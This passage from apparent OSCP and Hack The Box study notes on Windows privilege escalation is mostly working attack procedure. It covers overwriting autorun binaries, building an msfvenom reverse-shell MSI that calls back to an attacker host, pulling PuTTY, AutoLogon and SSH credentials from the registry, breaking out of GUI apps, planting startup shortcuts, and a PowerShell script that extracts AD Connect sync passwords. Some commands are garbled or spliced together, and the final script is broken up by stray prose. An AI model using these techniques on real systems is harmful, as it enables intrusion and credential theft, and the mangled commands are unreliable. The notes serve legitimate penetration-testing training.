    SecurityHealth    REG_EXPAND_SZ    %windir%\system32\SecurityHealthSystray.exe
    bginfo      REG_SZ    C:\BGinfo\Bginfo.exe /accepteula /ic:\bginfo\bgconfig.bgi /timer:0
    VMware User Process   REG_SZ    "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vm
usr
    My Program    REG_SZ    "C:\Program Files\Autorun Program\program.exe"
```

- We can see that this file really is autorun
- 2. And then use accesschk.exe to verify the permissions on this file
  - `.\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"`
    - And we see we have FULL Access
- 3. The "C:\Program Files\Autorun Program\program.exe" AutoRun executable is writable by Everyone. Create a backup of the original:
  - a. `copy "C:\Program Files\Autorun Program\program.exe" C:\Temp`
- 4. Copy our reverse shell executable to overwrite the AutoRun executable:
  - a. `copy /Y C:\PrivEsc\reverse.exe "C:\Program Files\Autorun Program\program.exe"`

5. Start a listener on Kali
6. And then restart the Windows VM to trigger the exploit. System should run the reverse shell

## AlwaysInstallElevated

### AlwaysInstallElevated

- MSI files are package files used to install applications.
- These files run with the permissions of the user trying to install them.
- Windows allows for these installers to be run with elevated (i.e. admin) privileges.
- If this is the case, we can generate a malicious MSI file which contains a reverse shell
- The catch is that two Registry settings must be enabled for this to work.
- The "AlwaysInstallElevated" value must be set to 1 for both the local machine:
  - `HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer`
- and the current user:
  - `HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer`
- If either of these are missing or disabled, the exploit will not work.

```
[+] Checking AlwaysInstallElevated(T1012)
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#alwaysinstallelevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!
```

- Here, AlwaysInstallElevated is set to 1 for both HKLM and HKCU, so that means we can do the attack!

We can also manually check

```

C:\PrivEsc>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated      REG_DWORD      0x1

C:\PrivEsc>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated      REG_DWORD      0x1

```

- 0x1 means "1"
- reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
- reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

How to exploit:

1. Create a new reverse shell with msfvenom, this time using the msi format, and save it with the .msi extension:
  - a. msfvenom -p windows/x64/shell\_reverse\_tcp LHOST=192.168.1.11 LPORT=53  
-f msi -o reverse.msi
2. Copy the reverse.msi across to the Windows VM, start a listener on Kali
3. And run the installer to trigger the exploit:
  - a. msixexec /quiet /qn /i C:\PrivEsc\reverse.msi

## Looking for credentials in Registry

Hacktricks has some good commands to manually check registry for PuTTY and SSH private keys:

- <https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#files-and-registry-credentials>

## PuTTY credentials:

- `reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" /s | findstr "HKEY_CURRENT_USER HostName PortNumber UserName PublicKeyFile PortForwardings ConnectionSharing ProxyPassword ProxyUsername"`
  - Check the values saved in each session, user/password could be there
- `reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"`
  - This is the same as the one above but without the filters
  - This is the one I used in OSCP-A .145
- `reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" /s`
  - This one is the same as the above but has the `/s` flag which is supposed to **recurse through all subkeys** and find more info

## Putty SSH Host Keys

- `reg query HKCU\Software\SimonTatham\PuTTY\SshHostKeys\`

## SSH keys in registry

- `reg query 'HKEY_CURRENT_USER\Software\OpenSSH\Agent\Keys'`
- If you find any entry inside that path it will probably be a saved SSH key. It is stored encrypted but can be easily decrypted using  
[https://github.com/ropnop/windows\\_sshagent\\_extract](https://github.com/ropnop/windows_sshagent_extract)
- More information about this technique here:
  - <https://blog.ropnop.com/extracting-ssh-private-keys-from-windows-10-ssh-agent/>
- **If ssh-agent service is not running and you want it to automatically start on boot run:**
  - `Get-Service ssh-agent | Set-Service -StartupType Automatic -PassThru | Start-Service`
  - **It looks like this technique isn't valid anymore. I tried to create some ssh keys, add them with ssh-add and login via ssh to a machine. The registry HKCU\Software\OpenSSH\Agent\Keys doesn't exist and procmon didn't identify the use of dpapi.dll during the asymmetric key authentication.**

The following is from **Tib3rius** registry video

The following commands will search the registry for keys and values that contain "password"

- `reg query HKLM /f password /t REG_SZ /s`

- `reg query HKCU /f password /t REG_SZ /s`

This usually generates a lot of results, so often it is more fruitful to look in known location and in winPEAS

Use winPEAS to check common password locations:

- `\winPEASany.exe quiet filesinfo userinfo`
  - (the final checks will take a long time to complete)

```
[+] Ever logged users(T1087&T1033)
35mMSEdgeWIN10\admin
35mMSEdgeWIN10\35muser
35mMSEdgeWIN10\IEUser

[+] Looking for AutoLogon credentials(T1012)
Some AutoLogon credentials were found!!
DefaultUserName : admin
DefaultPassword : password123

[+] Home folders found(T1087&T1083&T1033)
C:\Users\admin
C:\Users\All Users
C:\Users\Default
C:\Users\Default User
C:\Users\IEUser
C:\Users\Public : Interactive [WriteData/CreateFiles]
C:\Users\user

[+] Password Policies(T1201)
[?] Check for a possible brute-force
Domain: Builtin
SID: S-1-5-32
```

- Autologon credentials (admin : password123)

```
===== (Interesting files and registry) =====

[+] Putty Sessions()
SessionName: BWP123F42
ProxyPassword: password123
ProxyUsername: admin
=====


[+] Putty SSH Host keys()
Not Found
```

- PuTTY sessions credentials (admin : password123)

The results show both AutoLogon credentials and Putty session credentials for the admin user (admin/password123)

We can verify these manually:

- `reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"`
  - This one is for AutoLogon




A screenshot of a terminal window titled 'C:\PrivEsc>'. It displays the output of the command `reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"`. The output shows several registry keys and their values:

| Key                 | Type      | Value       |
|---------------------|-----------|-------------|
| DefaultUserName     | REG_SZ    | admin       |
| DefaultDomainName   | REG_SZ    |             |
| AutoLogonCount      | REG_DWORD | 0x0         |
| AutoAdminLogon      | REG_SZ    | 1           |
| DefaultPassword     | REG_SZ    | password123 |
| AutoAdminLogonCount | REG_DWORD | 0x1         |

Below the key list, there is a list of subkeys under the winlogon key:

- HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\winlogon\AlternateShells
- HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\winlogon\GPExtensions
- HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\winlogon\UserDefaults
- HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\winlogon\AutoLogonChecked
- HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\winlogon\VolatileUserMgrKey

- `reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" /s`
  - This one is for PuTTY



A screenshot of a terminal window titled 'C:\PrivEsc>'. It displays the output of the command `reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" /s". The output shows the contents of the 'Sessions' registry key:`

| Key           | Type   | Value       |
|---------------|--------|-------------|
| ProxyUsername | REG_SZ | admin       |
| ProxyPassword | REG_SZ | password123 |

---

## Exposing PuTTY credentials (registry)

From **OSCP-A .145** machine, we got admin credentials by enumerating the PuTTY registry for cached credentials. Below, I show the full attack vector, and how to find those cached credentials in both winPEAS (near the bottom of the winPEAS output) as well as through `reg query`

- `reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"`

1. I think from the SMTP, we were supposed to see Putty, and so we were supposed to try and get the Putty cached credentials using this command

1. `snmpwalk -c public -v1 192.168.236.145 1.3.6.1.2.1.25.6.3.1.2`

```
(kali㉿kali)-[~]
└─$ snmpwalk -c public -v1 192.168.236.145 1.3.6.1.2.1.25.6.3.1.2
iso.3.6.1.2.1.25.6.3.1.2.1 = STRING: "PuTTY release 0.76 (64-bit)"
iso.3.6.1.2.1.25.6.3.1.2.2 = STRING: "VMware Tools"
iso.3.6.1.2.1.25.6.3.1.2.3 = STRING: "Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.24.28127"
iso.3.6.1.2.1.25.6.3.1.2.4 = STRING: "Microsoft Visual C++ 2019 X64 Additional Runtime - 14.24.28127"
iso.3.6.1.2.1.25.6.3.1.2.5 = STRING: "Microsoft Update Health Tools"
iso.3.6.1.2.1.25.6.3.1.2.6 = STRING: "Update for Windows 10 for x64-based Systems (KB5001716)"
iso.3.6.1.2.1.25.6.3.1.2.7 = STRING: "Microsoft Edge" /share/wordlists/seclists/Discovery/Web-Content/microsoft-edge.html
iso.3.6.1.2.1.25.6.3.1.2.8 = STRING: "Microsoft Edge Update"
iso.3.6.1.2.1.25.6.3.1.2.9 = STRING: "Microsoft Edge WebView2 Runtime"
iso.3.6.1.2.1.25.6.3.1.2.10 = STRING: "Microsoft Visual C++ 2015-2019 Redistributable (x64) - 14.24.281"
iso.3.6.1.2.1.25.6.3.1.2.11 = STRING: "Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.24.28127"
iso.3.6.1.2.1.25.6.3.1.2.12 = STRING: "Mouse Server version 1.7.8.5"
iso.3.6.1.2.1.25.6.3.1.2.13 = STRING: "Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.24.281"
iso.3.6.1.2.1.25.6.3.1.2.14 = STRING: "Microsoft Visual C++ 2019 X86 Additional Runtime - 14.24.28127"
```

2.

1. Here, we see PuTTY is installed on the machine

1. Look for PuTTY cached credentials

1. reg query "HKCU\Software\SimonTatham\PutTY\Sessions"

```
PS C:\Users\offsec> reg query "HKCU\Software\SimonTatham\PutTY\Sessions"
reg query "HKCU\Software\SimonTatham\PutTY\Sessions" /p /t REG_SZ /f /d Th3R@tC@tch3r" /cert:ignore /dynamic-resolution /comp
HKEY_CURRENT_USER\Software\SimonTatham\PutTY\Sessions
zachary REG_SZ "&('C:\Program Files\PutTY\plink.exe') -pw 'Th3R@tC@tch3r' zachary@10.51.21.12 'df -h'"
```

2.

3. More information in this HackTricks post mentioned on discord

1. <https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#files-and-registry-credentials>

4. The reg query for PuTTY also seem to be ran by winpeas

```
***** Interesting files and registry *****
=====
Putty Sessions
RegKey Name: zachary
RegKey Value: "&('C:\Program Files\PutTY\plink.exe') -pw 'Th3R@tC@tch3r' zachary@10.51.21.12 'df -h'"
```

```
=====
Putty SSH Host keys
Not Found
```

```
=====
SSH keys in registry
+ If you find anything here, follow the link to learn how to decrypt the SSH keys https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#ssh-keys-in-registry
Not Found
```

```
=====
SuperPutty configuration files
```

1.

2. The exact same output is in this winPEAS

3. The "Interesting files and registry" section is pretty close to the bottom

4. Also nothing was in RED text, so it's hard to find unless you're looking for it!

1. I saw that Zachary was an admin from the winPEAS

```

*****@*****:~$ Users Information *****@*****
*****@*****:~$ Users
* Check if you have some admin equivalent privileges https://book.hacktricks.wiki/en/windows-h
groups
    Current user: offsec
    Current groups: Domain Users, Everyone, Users, Interactive, Console Logon, Authenticated User
on

OSCP\Administrator: Built-in account for administering the computer/domain
    |-Groups: Administrators
    |-Password: CanChange-Expi-Req
    |---(192.168.236.145 -NET-SNMP-EXTEND-MIB-.cpsExtender)
OSCP\DefaultAccount(Disabled): A user account managed by the system.
    |-Groups: System Managed Accounts Group
    |-Password: CanChange-NotExpi-NotReq
    |---(snmp#1611621016110162udp -pentesting-snmp)
OSCP\Guest(Disabled): Built-in account for guest access to the computer/domain
    |-Groups: Guests
    |-Password: NotChange-NotExpi-NotReq
    |---(192.168.236.145-1.3.6.1.2.1.25-6.3.1.2)
OSCP\offsec
    |-Groups: Users
    |-Password: NotChange-NotExpi-Req
OSCP\WDAGUtilityAccount(Disabled): A user account managed and used by the system for Windo
    |-Password: CanChange-Expi-Req -credentials
OSCP\zachary
    |-Groups: Administrators
    |-Password: CanChange-NotExpi-NotReq

```

1.

1. From the **Users Information** section
2. And then you can nxc rdp and see that you can login via RDP!
  1. **xfreerdp3 /v:192.168.236.145 /u:zachary /p:'Th3R@tC@tch3r' /cert:ignore /dynamic-resolution /compression /auto-reconnect +clipboard**
3. Surprise Surprise! We are admin!

## Windows Kernel Exploit

More information in **OSCP 17.3.2. Using Exploits**

Note: Kernel Exploits can often crash system, so keep that in mind, especially when doing a real penetration testing, or CPTC

In the [AuthBy](#) PG Practice, we saw a **x86 Windows 2008 server** box with no installed patches. So, we tried a Windows Kernel Exploit and it worked. It's very easy.

```

C:\>systeminfo
systeminfo

Host Name: LIVDA
OS Name: Microsoft Windows Server 2008 Standard
OS Version: 6.0.6001 Service Pack 1 Build 6001
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 92573-OEM-7502905-27565
Original Install Date: 12/19/2009, 11:25:57 AM
System Boot Time: 4/8/2022, 1:21:01 PM
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: X86-based PC
Processor(s):
~3094 Mhz
1 Processor(s) Installed.
[01]: x64 Family 23 Model 1 Stepping 2 AuthenticAMD
BIOS Version: Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory: C:\Windows

```

Here is a list of them from the github:

- <https://github.com/SecWiki/windows-kernel-exploits>

Although in the writeup it wasn't clear which one they used.

## From Checklist

- [Windows Exploit Suggest](#) (wesng)
  - systeminfo
    - Save this to a file on kali called "systeminfo.txt"
  - python3 wes.py systeminfo.txt -i 'Elevation of Privilege' --exploits-only | more
    - Run this on Kali
- [Watson](#) (newer)
  - run the exe file
- [Sherlock](#) (older)
  - Set-ExecutionPolicy -ExecutionPolicy bypass -Scope CurrentUser
  - Import-Module -name C:\path\to\sherlock

## Find-AllVulns

## Windows Exploit Suggestor

In the Tib3rius Windows Priv Esc Course, in the Kernel Video, they used a tool called Windows Exploit Suggester (wes.py) that **finds exploits specifically related to the OS, which includes the kernel.**

1. Run "systeminfo" and save output to a file
  - a. systeminfo > C:\path\to\output.txt
2. python3 wes.py /tools/systeminfo.txt -i 'Elevation of Privilege' --exploits-only | more
  - Replace /tools/systeminfo.txt with the path to the file where your "systeminfo" output is
  - --exploits-only means only show entries with exploits available
  - | more means you can scroll through output
3. There will be a lot of output. Manually go through each CVE, and check to see if [SecWiki](#) has an exploit for it

## SecWiki

<https://github.com/SecWiki/windows-kernel-exploits>

You will see a lot of MS files

**MS##-###** (e.g., **MS17-010**) are **Microsoft Security Bulletin IDs**, which Microsoft used before 2017 to identify security updates in their own advisories.

- The first two digits after "MS" indicate the year (**17** → 2017).
- The last three digits are the sequential bulletin number for that year.
- For example, **MS17-010** refers to the bulletin in 2017 that addressed the SMBv1 vulnerability exploited by WannaCry.

---

## Insecure GUI Apps

This is from the "Insecure GUI Apps" video from Tib3rius

### Insecure GUI Apps

- On some (older) versions of Windows, users could be granted the permission to run certain GUI apps with administrator privileges.
- There are often numerous ways to spawn command prompts from within GUI apps, including using native Windows functionality.
- Since the parent process is running with administrator privileges, the spawned command prompt will also run with these privileges.
- I call this the "Citrix Method" because it uses many of the same techniques used to break out of Citrix environments.

### Privilege Escalation

1. Log into the Windows VM using the GUI with the "user" account.
  2. Double click on the "AdminPaint" shortcut on the Desktop.
  3. Open a command prompt and run:
    - `tasklist /V | findstr mspaint.exe`
    - Note that mspaint.exe is running with admin privileges.
  4. In Paint, click File, then Open.
  5. In the navigation input, replace the contents with:
    - a. `file:///c:/windows/system32/cmd.exe`
  6. Press Enter. A command prompt should open running with admin privileges.
- 

## Startup Apps

This is from the Tib3rius Startup Apps video

### Startup Apps

- Each user can define apps that start when they log in, by placing shortcuts to them in a specific directory.
- Windows also has a startup directory for apps that should start for all users:
  - `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp`
  - If we can create files in this directory, we can use our reverse shell executable and escalate privileges when an admin logs in

Note that shortcut files (.lnk) must be used. The following VBScript can be used to create a shortcut file:

```
Set oWS = WScript.CreateObject("WScript.Shell")
sLinkFile = "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\reverse.lnk"
Set oLink = oWS.CreateShortcut(sLinkFile)
oLink.TargetPath = "C:\PrivEsc\reverse.exe"
oLink.Save
```

Change the **C:\PrivEsc\reverse.exe** to ur own path

### Privilege Escalation

1. Use accesschk.exe to check permissions on the StartUp directory:
    - a. `.\accesschk.exe /accepteula -d "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"`
  2. Note that the BUILTIN\Users group has write access to this directory.
  3. Create a file **CreateShortcut.vbs** with the VBScript provided in a previous slide. Change file paths if necessary.
  4. Run the script using cscript:
    - a. `cscript CreateShortcut.vbs`
  5. Start a listener on Kali, then log in as the admin user to trigger the exploit
- 

## Azure AD Sync

From **Monteverde HTB**

Navigating to C:\Program Files\ we can see that both Microsoft SQL Server and AD Connect are installed. There are many articles published online regarding vulnerabilities and privilege escalation opportunities with the Azure AD (AAD) Sync service.

```

*Evil-WinRM* PS C:\> cd Program-1
*Evil-WinRM* PS C:\Program Files> ls

    Directory: C:\Program Files

Mode                LastWriteTime       Length Name
----                -----          -----
d-----        1/2/2020 9:36 PM           Common Files
d-----        1/2/2020 2:46 PM          internet explorer
d-----        1/2/2020 2:38 PM        Microsoft Analysis Services
d-----        1/2/2020 3:37 PM        Microsoft Azure Active Directory
Connect
d-----        1/2/2020 3:02 PM        Microsoft Azure AD Connect Health Sync
d-----        1/2/2020 2:53 PM        Microsoft Azure AD Sync
d-----        1/2/2020 2:31 PM        Microsoft SQL Server

```

Let's find out the version of the AD Connect. According to the Microsoft [documentation](#), the name of the service responsible for syncing the local AD to Azure AD is `ADSync`. We don't see a reference to this on running `Get-Process`, and attempting to run `tasklist` results in an Access Denied error.

We can also try to enumerate services with the PowerShell cmdlet `Get-Service`, or by invoking `wmic.exe service get name`, `sc.exe query state= all` or `net.exe start`, but are also denied access. Instead, we can enumerate the service instance using the Registry

`Get-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\ADSync`

```

Get-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\ADSync

Hive: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services

Name          Property
----          -----
ADSync
        Type      : 16
        Start     : 2
        ErrorControl : 1
       ImagePath   : "C:\Program Files\Microsoft Azure
                      D Sync\Bin\miiserver.exe"
        DisplayName : Microsoft Azure AD Sync
        DependOnService : {winmgmt}
        ObjectName   : MEGABANK\AAD_987d7f2f57d2

```

This reveals that the service binary is '[C:\Program Files\Microsoft Azure AD Sync\Bin\miiserver.exe](#)'

We can issue the command below to obtain the file (and product) version

```
Get-ItemProperty -Path "C:\Program Files\Microsoft Azure AD Sync\Bin\miiserver.exe" |
Format-list -Property * -Force
```

```

Get-ItemProperty -Path "C:\Program Files\Microsoft Azure AD Sync\Bin\miiserver.exe" |
Format-list -Property * -Force

<SNIP>

InternalName: miiserver
OriginalFilename: miiserver.exe
FileVersion: 1.1.882.0
FileDescription: AD-IAM-HybridSync master (0eb4240d4) Azure AD
                  Connect synchronization service.
Product: Microsoft® Azure® AD Connect
ProductVersion: 1.1.882.0


```

Searching online reveals the [adconnectdump](#) tool, that can be used to extract the password for the AD Connect Sync Account. The repo mentions that the way that AD connect stores credentials changed a while back. The new version stores credentials using DPAPI and the old version used the Registry. The [current](#) version of AD Connect at the time of writing is 1.5.30.0 , so the version

on the server is unlikely to use DPAPI. This tool works for newer versions of the AD Connect that use DPAPI.

Some further searching reveals [this](#) blog post, which is recommended reading. It details the exploitation process for the older version of AD Connect. Copy the script from the blog post and save it locally.

Attempting to run this as is was not successful. Let's try to extract the instance\_id , keyset\_id and entropy values from the database manually. A default installation of AD Connect uses a SQL Server Express instance as a LocalDB, connecting over a named pipe. However, enumeration of C:\Program Files and netstat reveals that Microsoft SQL Server is installed and bound to 10.10.10.172 (but isn't accessible externally). So this seems to have been a custom install of AD Connect



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> netstat -nto

Active Connections

  Proto  Local Address          Foreign Address        State      PID
  TCP    10.10.10.172:135      10.10.10.172:56010  ESTABLISHED  936
  TCP    10.10.10.172:389      10.10.10.172:52179  ESTABLISHED  656
  TCP    10.10.10.172:389      10.10.10.172:52197  ESTABLISHED  656
  TCP    10.10.10.172:389      10.10.10.172:52204  ESTABLISHED  656
  TCP    10.10.10.172:1433     10.10.10.172:49724  ESTABLISHED  3508
  TCP    10.10.10.172:1433     10.10.10.172:49725  ESTABLISHED  3508
  TCP    10.10.10.172:1433     10.10.10.172:49726  ESTABLISHED  3508
  TCP    10.10.10.172:1433     10.10.10.172:49727  ESTABLISHED  3508
  TCP    10.10.10.172:1433     10.10.10.172:49728  ESTABLISHED  3508
```

Instead, we can use the native SQL Server utility sqlcmd.exe to extract the values from the database

```
sqlcmd -S MONTEVERDE -Q "use ADsync; select instance_id,keyset_id,entropy from mms_server_configuration"
```

```
sqlcmd -S MONTEVERDE -Q "use ADSync; select instance_id, keyset_id, entropy from mms_server_configuration"
Changed database context to 'ADSync'.
+-----+-----+-----+
| instance_id | keyset_id | entropy |
+-----+-----+-----+
| 1852B527-DD4F-4ECF-B541-EFCCBFF29E31 | 1 | 194EC2FC-F186-46CF-B44D-071EB61F49CD |
+-----+-----+-----+
(1 rows affected)
```

This is successful and the values are returned.

Modify the script to set the \$key\_id , \$instance\_id and \$entropy variables to the values we extracted from the database, and remove the commands that try to obtain them automatically. Add this after the first line of the script.

```
$key_id = 1
$instance_id = [GUID]"1852B527-DD4F-4ECF-B541-EFCCBFF29E31"
$Entropy = [GUID]"194EC2FC-F186-46CF-B44D-071EB61F49CD"
```

Remove the following lines.

```
$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT keyset_id, instance_id, entropy FROM
mms_server_configuration"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$key_id = $reader.GetInt32(0)
$instance_id = $reader.GetGuid(1)
$Entropy = $reader.GetGuid(2)
$reader.Close()
```

Next we will need to modify the existing \$client variable to reference the custom SQL Server.

```
$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList
"Server=MONTEVERDE;Database=ADSync;Trusted_Connection=true"
```

Let's encapsulate the script in a function that we can call. Save the final payload below as **adconnect.ps1**

```
Function Get-ADConnectPassword{
```

```
Write-Host "AD Connect Sync Credential Extract POC (@_xpn_)`n"
```

```
$key_id = 1
$instance_id = [GUID]"1852B527-DD4F-4ECF-B541-EFCCBFF29E31"
$entropy = [GUID]"194EC2FC-F186-46CF-B44D-071EB61F49CD"
$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList
"Server=MONTEVERDE;Database=ADSync;Trusted_Connection=true"

$client.Open()
$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT private_configuration_xml, encrypted_configuration FROM
mms_management_agent WHERE ma_type = 'AD'"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$config = $reader.GetString(0)
$crypted = $reader.GetString(1)
$reader.Close()
```

```
add-type -path 'C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll'
$km = New-Object -TypeName
Microsoft.DirectoryServices.MetadirectoryServices.Cryptography.KeyManager
$km.LoadKeySet($entropy, $instance_id, $key_id)
$key = $null
$km.GetActiveCredentialKey([ref]$key)
$key2 = $null
$km.GetKey(1, [ref]$key2)
$decrypted = $null
```

The -s flag in Evil-WinRM allows us to specify a folder containing PowerShell scripts. We can load a script

in memory within the Evil-WinRM session by typing the script name and hitting return.

This was successful, and we have obtained credentials for the AD Connect Sync account. In this case, as it

was a custom install, it seems the primary domain administrator was used for this. It's worth noting that a

default installation uses the NT SERVICE\ADSync service account.

Let's use Evil WinRM to connect as the administrator.

```
$key2.DecryptBase64ToString($crypted, [ref]$decrypted)
```

```

$domain = select-xml -Content $config -XPath "//parameter[@name='forest-login-domain']"
| select @ {Name = 'Domain'; Expression = {$_ . node . InnerXML}}
$username = select-xml -Content $config -XPath "//parameter[@name='forest-login-user']"
| select @ {Name = 'Username'; Expression = {$_ . node . InnerXML}}
$password = select-xml -Content $decrypted -XPath "//attribute" | select @ {Name =
'Password'; Expression = {$_ . node . InnerXML}}

Write-Host ("Domain: " + $domain.Domain)
Write-Host ("Username: " + $username.Username)
Write-Host ("Password: " + $password.Password)

